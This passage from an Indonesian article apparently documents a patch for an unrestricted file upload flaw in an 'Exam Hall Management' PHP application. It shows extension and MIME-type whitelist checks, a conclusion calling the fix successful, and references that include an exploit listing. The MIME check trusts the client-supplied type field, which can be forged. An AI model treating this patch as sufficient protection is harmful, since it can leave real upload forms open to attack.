if (!(in_array($fileExt, $fileExtAllowed))) {

    die("$fileExt not allowed extension,please upload images only");

}

// whitelist mime type

$fileType = $_FILES['image']['type'];

$fileTypeAllowed =  array('image/jpg', 'image/jpeg', 'image/png');

if (!(in_array($fileType, $fileTypeAllowed))) {



    die("$fileType not allowed mime type, please upload images only");

}
```

Dan hasilnya setelah dilakukan patching (perbaikan) yang ada pada kerentenan sistem Exam Hall Manajement mengenai Unrestrictred File Upload



Gambar 1.2.7. Tampilan penolakan pengunggahan file yan tidak diperbolehkan

KESIMPULAN

Hasil pengujian dari penerapan keamanan unggah file gambar tak terbatas berjalan seperti yang diharapkan. Dari penelitian ini dapat disimpulkan bahwa pembuatan patch pada aplikasi Exam Hall Management yang rentan terhadap serangan Unrestricted File Upload, telah berhasil dibuat sesuai dengan tujuan dari penelitian ini. Perbaikan yang dibuat dapat digunakan untuk meningkatkan keamanan aplikasi yang membutuhkan validasi proses upload file.

"Karena pada zaman sekarang kerentanan bukan hanya sekedar SQL Injection, XSS, dan lain-lain apalagi kebanyakan orang berfikir bahwa: dengan Firewall saja sudah aman, tentunya harus diperiksa sedetail mungkin salah satunya dengan cara memperhatikan pada fitur File Upload ini."

DAFTAR PUSTAKA

[1] Anwar, Fahmi, Abdul Fadlil, and Imam Riadi. "*Analisis Validasi Image PNG File Upload menggunakan Metadata pada Aplikasi Berbasis Web*." Edu Komputika Journal 7.1 (2020): 10-15.

[2] Exploit Database. "*Exam Hall Management System 1.0 - Unrestricted File Upload (Unauthenticated)*", [online] 2021, https://www.exploit-db.com/exploits/50103/ (Accessed :17 Desember 2021).

[3] Exploit Database. "*FCKEditor Core 2.x 2.4.3 - 'FileManager upload.php' Arbitrary File Upload*", [online] 2021, https://www.exploit-db.com/exploits/15484/ (Accessed :17 Desember 2021).

[4] OWASP. "*Top Ten OWASP 2021*", [online] 2021, https://owasp.org/Top10/ (Accessed: 17 Desember 2021).

[5] Riadi, Imam, and Eddy Irawan Aristianto. "*An analysis of vulnerability web against attack unrestricted image file upload*." Computer Engineering and Applications Journal 5.1 (2016): 19-28.

[6] Huang, Jin, et al. "*UFuzzer: Lightweight Detection of PHP-Based Unrestricted File Upload Vulnerabilities Via Static-Fuzzing Co-Analysis.*" 24th International Symposium on Research in Attacks, Intrusions and Defenses. 2021.

[7] HV, Mr Dube, and DR Sagar Jambhorkar. "*MD5 security Algorithm is more effective in File Upload Application.*"

[8] Sinha, Sanjib. "*Malicious Files."* Bug Bounty Hunting for Web Security. Apress, Berkeley, CA, 2019. 97-114.